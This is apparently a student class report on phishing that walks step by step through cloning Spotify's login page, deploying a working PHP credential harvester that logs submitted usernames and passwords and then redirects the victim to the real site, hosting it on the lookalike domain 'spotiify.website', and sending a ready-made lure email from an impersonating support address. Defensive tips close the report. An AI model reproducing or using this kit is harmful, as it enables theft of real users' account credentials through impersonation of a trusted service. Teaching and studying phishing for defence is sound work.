International University of Rabat
ESIN

Phishing Attack Demonstration


Made by:
Ilias Belharda
Chihab Alaoui

1. Table of Content

2. Introduction

2.1. What is a Phishing Attack

"Phishing" refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information or other important data in order to utilize or sell the stolen information. By masquerading as a reputable source with an enticing request, an attacker lures in the victim in order to trick them, similarly to how a fisherman uses bait to catch a fish.



2.2. Types of Phishing

2.2.1. Spear Phishing

This type of phishing is directed at specific individuals or companies, hence the term spear phishing. By gathering details or buying information about a particular target, an attacker is able to mount a personalized scam. This is currently the most effective type of phishing, and accounts for over 90% of the attacks.

2.2.2. Clone Phishing

Clone phishing involves mimicking a previously delivered legitimite email and modifying its links or attached files in order to trick the victim into opening a malicious website or file. For example, by taking an email and attaching a malicious file with the same filename as the original attached file, and then resending the email with a spoofed email address that appears to come from the original sender, attackers are able to exploit the trust of the initial communication in order to get the victim to take action.

2.2.3. Whaling Phishing Attack

For attacks that are directed specifically at senior executives or other privileged users within businesses, the term whaling is commonly used. These type of attacks are typically targeted with content likely to require the attention of the victim such as legal subpoenas or other executive issues.


Another common vector of this style of attack is whaling scam emails that appear to come from an executive. A common example would be an email request coming from a CEO to someone in the finance department requesting their immediate help in transferring money. Lower-level employees are sometimes fooled into thinking the importance of the request and the person it's coming from supersede any need to double check the request's authenticity, resulting in the employee transferring large sums of money to an attacker.

3. How to Create Phishing Attack Step by Step

3.1. Accessing the Source Code of A Login Page

First thing first is to choose the targeted information wanted and start cloning the website login page using some steps, the first is to get to the page chosen and get to the source code of the page using the CTRL+U to access the html source code and copy it to a blank file. We choose **Spotify** login page as it is professional a platform.

Then we access its source code using the previously mentioned shortcut CTRL+U and paste it to another blank HTML file



3.2. How to Redirect Data Entered by the Target User

After Accessing the source code of the login page and clone it we need to redirect the data or login information of the targeted user to our servers, to do that we need to make some edits into the source code of the page cloned. First we search for action in the source code to make an edit it form "https://accounts.spotify.com/en/login" to a php file and also remove the id, these edits are made to redirect our target login info to our page,

also redirect it to the real login page without making it suspicious.

And in the meantime we need to create a new file called post.php with the following code


```
<?php
header
('location:');
$handle=fopen("usernames.txt", "a");
foreach($_POST as $variable=>$value)
{
fwrite($handle,$variable);
fwrite($handle,"-");
fwrite($handle,$value);
fwrite($handle,"\r\n");
}
fwrite($handle,"\r\n");
fclose($handle);
header("location: https://accounts.spotify.com/en/login");
exit;
?>
```

This code is responsible for saving the login information of the targeted user and redirecting them to the real login page using "header("location:https://accounts.spotify.com/en/login");".


3.3. How to Get the Website Online

The first thing we will do is to buy a domain name, as this is just a class project we searched for alternatives as we found a domain called ".website" and we choose a name close to the name, so we choose the following name "**spotiify.website**".

After that we need to search for webhosting services and we choose to use **000webhost** as it is free to use and give us an interactive and a friendly user experience, we create an account in their service and try to connect our domain with the webhosting service through entering the server name of the webhosting service into our control panel of our domain.




In this page we go to connect a domain to found this windows with the hosting names that we need to copy also we need to write our domain name (**spotiify.website**) in the blank space.




Then we go to the control page of the domain and go to the name servers and add the webhost server names that was shown in the previous image (ns5.awardspace.com, ns6.awardspace.com) and wait for the domain name to get connected to the web host servers, it took us around 24 and 48 hours.


After the domain and web host servers are connected we need to upload our login cloned page and our post.php files to our server through the web host file manager:




After that we can access our website online using our domain page www.spotiify.website/login.html and the next step is to test if the php file is working well and through entering test into our login page and see if it will return the login coordinates.



After hitting the login button, we wait the website to react and send our victim to the original page so it doesn't look suspicious, and keep the attack smooth and not rise any suspicious that can be tracked and make the attack fails.




To see if our php file works, the victim types his information in the login page. We should expect our php file to create a file and have the login information of our victim.



After the test works successfully, we are ready to lunch our attack and send the website to our victim.

3.4. Creation of Email and Start The Attack

We choose to have a yahoo account with email address quite similar to the original spotify support email, because it is not permitted to do same emails as the original we choose this spotify.sup@yahoo.com and we draft an email that send to the target as it is from the spotify support about an inactivity issues and need to login again and also offer the 1 month bought and 2 months offered as it is an attractive offer and provide and customized link to redirect our target to our page.


Inactivity of Your Spotify Account

spotify support
From: spotify.sup@yahoo.com
To: scentsavvy7@gmail.com

Dear Member,

We are from the spotify support service and we detect that you account has not been active since a while ago that why we are sending you this email to make sure that your account not deactivated.

To make sure your account not deactivated please login to your account as soon as possible, and in this season the offer of 1 month bought 2 months offered is still active. we will leave with link to login and activate your account:

Spotify Login Page

With that our team wish you a great day!

Best Regards,
Spotify Support Team

We sent this email to our target user and we will wait for a return from the target either replying to this email and start questioning it or filling the login page and our attack being successful!

4. How To Protect Yourself From Phishing Attacks

Being aware of phishing efforts and using safe online conduct are essential for safeguarding against cyberattacks. Phishing is a sort of cybercrime in which perpetrators attempt to fool victims into divulging private information, such passwords, usernames, or bank account information. These pointers can assist you in identifying phishing efforts and maintaining your online safety:

4.1. Verify the Email Sender

Take a close look at the email address that was sent. Phishers frequently utilize email addresses that resemble real ones, although with minor differences or misspellings.

Before clicking on any links, hover your cursor over the email address to see the complete address.

4.2. Keep an Eye Out for Unexpected Emails

Emails that look unusual or that you weren't expecting should be avoided, especially if they ask for personal information, make urgent requests, or seem like too good to be true.

4.3. Check the Content of the Message

Spelling and grammar mistakes abound in phishing emails. Trustworthy establishments usually edit and review their content.

Be wary of receiving generic welcomes such as "Dear User" in place of personalized ones that contain your name.

4.4. Refrain from clicking on dubious links

To view a URL before clicking on it, hover your cursor over links in emails or messages. Make sure the URL corresponds to the address of the official website.

Refrain from clicking on links in emails requesting private or sensitive information. Instead, open your browser and manually type the website address.

4.5. Look for secure websites

Make sure the URL of the website you are sending information to begins with "https://" as opposed to "http://". It is a secure connection indicated by the "s".

4.6. Make use of 2FA, or two-factor authentication

Turn on 2FA whenever you can. By requiring a second form of verification in addition to your password, this increases security.

4.7. Update your antivirus and software

Update your operating system, browser, and antivirus program on a regular basis to fix security holes that phishing scams might exploit.

4.8. Watch Out for Pop-Up Forms

Refrain from providing private information in pop-up forms that show up in emails or on untrusted websites. Sensitive information is rarely requested by legitimate firms using pop-up windows.

4.9. Make Use of a Trusted Security Suite

Installing and updating a reliable antivirus and anti-malware software on a regular basis can assist in identifying and eliminating such dangers.

4.10. Learn Something New and Remain Up to Date

Keep yourself updated about the most recent phishing schemes and frauds. As cybersecurity threats change, it's critical to continue learning